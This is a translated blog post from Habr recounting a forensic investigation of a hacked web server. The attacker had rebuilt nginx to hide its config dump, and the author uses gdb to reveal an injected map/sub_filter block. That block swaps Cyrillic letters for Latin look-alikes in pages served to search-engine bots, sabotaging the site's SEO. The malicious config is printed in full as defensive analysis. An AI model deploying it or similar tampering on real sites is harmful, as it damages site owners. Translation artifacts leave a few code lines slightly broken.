

A rather unpleasant story happened to one of my acquaintances. But as unpleasant as it was for Mikhail, it was equally fascinating for me.
I must say, my friend is quite capable. UNIX-user: can install the system himself, set up mysql, php and make basic configurations. nginx.
He has about a dozen or so websites dedicated to construction tools.
One of these sites, focused on chainsaws, ranks well in search engines. This site is a non-commercial review platform, but for some reason, someone has taken a dislike to it and has started to attack it. Sometimes DDoS, sometimes brute force, sometimes they post inappropriate comments and send abuse reports to the hosting and the Roskomnadzor.
Unexpectedly, everything fell silent and this calm turned out to be ominous, as the site began to gradually drop from the top search results.
That was the preamble; now the admin’s story.
It was nearing bedtime when the phone rang: "San, could you check my server? I think I’ve been hacked; I can’t prove it, but I’ve had this feeling for three weeks. Maybe it’s time for me to get treatment for paranoia?"
Then followed a half-hour discussion that can be summarized as follows:
- the ground for hacking was quite fertile;
- the hacker could have gained superuser privileges;
- the attack (if it occurred) was targeted specifically at this site;
- the problematic areas have been fixed, and it’s just a matter of understanding whether there was an actual breach;
- the hack could not have touched the site code and databases.
Regarding the last point.

Only the frontend white IP is visible to the world. There’s no exchange between the backends and frontend except for http(s), users/passwords are different, there’s been no key exchange. All ports except 80/443 are closed on gray addresses. The white IPs of the backends are known only to two users, whom Mikhail fully trusts.
On the frontend is installed Debian 9 and by the time of the call, the system was isolated from the world by an external firewall and was shut down.
"Okay, give me the access, — I decide to postpone sleep for an hour. — I’ll take a look with my own eyes."
Here and thereafter:
$ grep -F PRETTY_NAME /etc/*releas*
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
$ `echo $SHELL` --version
GNU bash, version 4.4.12(1)-release (x86_64-pc-linux-gnu)
$ nginx -v
nginx version: nginx/1.10.3
$ gdb --version
GNU gdb (Debian 8.2.1-2) 8.2.1
In search of a possible breach
I start the server, first in rescue-mode. I mount the disks, scrolling through the auth-logs, history, system logs, etc., I check the creation dates of files when possible, although I understand that a professional hacker would have cleaned up after themselves, and Misha has already made quite a mess while searching himself.
I start in normal mode, not quite sure what to look for, examining the configs. I’m particularly interested in nginx because, generally speaking, there’s nothing else on the frontend.
The configs are small, well-structured across a dozen files, I’m just viewing them cat’one by one. Everything looks clean, but who knows, I might have missed something. include, let me do a complete listing:
$ nginx -T
nginx: the configuration file /usr/local/etc/nginx/nginx.conf syntax is ok
nginx: configuration file /usr/local/etc/nginx/nginx.conf test is successful
Didn’t get it: “Where’s the listing?”
$ nginx -V
nginx version: nginx/1.10.3
TLS SNI support enabled
configure arguments: --with-cc-opt='-g -O2' --with-ld-opt='-Wl,-z,relro -Wl,-z,now' --prefix=/usr/share/nginx --conf-path=/etc/nginx/nginx.conf --http-log-path=/var/log/nginx/access.log --error-log-path=/var/log/nginx/error.log --lock-path=/var/lock/nginx.lock --pid-path=/run/nginx.pid --modules-path=/usr/lib/nginx/modules --http-client-body-temp-path=/var/lib/nginx/body --http-fastcgi-temp-path=/var/lib/nginx/fastcgi --http-proxy-temp-path=/var/lib/nginx/proxy --http-scgi-temp-path=/var/lib/nginx/scgi --http-uwsgi-temp-path=/var/lib/nginx/uwsgi --with-debug --with-pcre-jit --with-ipv6 --with-http_ssl_module --with-http_stub_status_module --with-http_realip_module --with-http_auth_request_module --with-http_v2_module --with-http_dav_module --with-http_slice_module --with-threads --with-http_addition_module --with-http_gunzip_module --with-http_gzip_static_module --with-http_sub_module --with-stream=dynamic --with-stream_ssl_module --with-mail=dynamic --with-mail_ssl_module
The question of the listing adds another: “Why such an old version of nginx?”
Moreover, the system thinks the version is more recent:
$ dpkg -l nginx | grep "[n]ginx"
ii  nginx          1.14.2-2+deb10u1 all          small, powerful, scalable web/proxy server
I call:
— Misha, why did you rebuild it? nginx?
— Calm down, I don’t even know how to do that!
— Okay, well, sleep...
Nginx definitely rebuilt and the output of the listing for “-T” is hidden for a reason. There’s no doubt about the hacking anymore, and I can just accept this and (since Misha has replaced the server with a new one anyway) consider the issue resolved.
And indeed, since someone got permissions rootto, it makes sense to just do a system reinstall, and searching for what was messed up is pointless, but this time curiosity overcame sleep. How do I find out what they wanted to hide from us?
Let’s try to trace it:
$ strace nginx -T
Looking through, it’s clearly missing lines like
write(1, "/etc/nginx/nginx.conf", 21 /etc/nginx/nginx.conf)   = 21
write(1, "...
write(1, "n", 1
Out of curiosity, let’s compare the outputs
$ strace nginx -T 2>&1 | wc -l
264
$ strace nginx -t 2>&1 | wc -l
264
I think part of the code /src/core/nginx.c
            case 't':
                ngx_test_config = 1;
                break;

            case 'T':
                ngx_test_config = 1;
                ngx_dump_config = 1;
                break;
was transformed to:
            case 't':
                ngx_test_config = 1;
                break;

            case 'T':
                ngx_test_config = 1;
                //ngx_dump_config = 1;
                break;
or
            case 't':
                ngx_test_config = 1;
                break;

            case 'T':
                ngx_test_config = 1;
                ngx_dump_config = 0;
                break;
therefore the listing for "-T" is not displayed.
But how can we check our config?
If my assumption is correct and the issue lies solely with the variable ngx_dump_config let's try setting it using gdb, fortunately the key --with-cc-opt -g is present, and we hope that the optimization -O2 won't hinder us. Since I don't know how ngx_dump_config could be handled in case 'T':, let's not call this block but set it using case 't':
Why can we use '-t' alongside '-T'Processing the block if(ngx_dump_config) occurs inside if(ngx_test_config):
    if (ngx_test_config) {
        if (!ngx_quiet_mode) {
            ngx_log_stderr(0, "configuration file %s test is successful",
                           cycle->conf_file.data);
        }

        if (ngx_dump_config) {
            cd = cycle->config_dump.elts;

            for (i = 0; i config_dump.nelts; i++) {

                ngx_write_stdout("# configuration file ");
                (void) ngx_write_fd(ngx_stdout, cd[i].name.data,
                                    cd[i].name.len);
                ngx_write_stdout(":" NGX_LINEFEED);

                b = cd[i].buffer;

                (void) ngx_write_fd(ngx_stdout, b->pos, b->last - b->pos);
                ngx_write_stdout(NGX_LINEFEED);
            }
        }

        return 0;
    }
Of course, if the code has been altered in this part, rather than in case 'T':, then my method won't apply.
Test nginx.confHaving already resolved the issue empirically, it was found that a minimal configuration is necessary for the malware to function nginx which is:
events {
}

http {
	include /etc/nginx/sites-enabled/*;
}
And we will use it for brevity in the article.
Starting the debugger
$ gdb --silent --args nginx -t
Reading symbols from nginx...done.
(gdb) break main
Breakpoint 1 at 0x1f390: file src/core/nginx.c, line 188.
(gdb) run
Starting program: nginx -t
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0x7fffffffebc8) at src/core/nginx.c:188
188     src/core/nginx.c: No such file or directory.
(gdb) print ngx_dump_config=1
$1 = 1
(gdb) continue
Continuing.
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
# configuration file /etc/nginx/nginx.conf:
events {
}

http {
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}

map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}

map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}

sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;

        include /etc/nginx/sites-enabled/*;
}
# configuration file /etc/nginx/sites-enabled/default:

[Inferior 1 (process 32581) exited normally]
(gdb) quit
Step by step:
- setting a breakpoint in the function main()
- running the program
- changing the value of the variable determining the config output ngx_dump_config=1
- continuing/terminating the program
As we can see, the actual config differs from ours, we isolate the parasitic piece from it:
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}

map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}

map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}

sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;
Let's examine in order what is happening here.
They are determined User-Agent'yandex/google:
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}
Service pages are excluded wordpress:
map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}
And for those who fell under both of the above conditions
map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}
in the text html-the pages change 'о' to 'o' and 'а' to 'a':
sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;
That's right, the subtlety is just that 'а' != 'a' just as 'о' != 'o':


Thus, search engine bots receive modified garbage mixed with Latin instead of normal 100%-Cyrillic text. 'a' and 'o'. I won't speculate on how this affects SEO, but such a letter mixture is unlikely to have a positive impact on rankings.
What can I say, guys with imagination.
Links
Source: habr.com
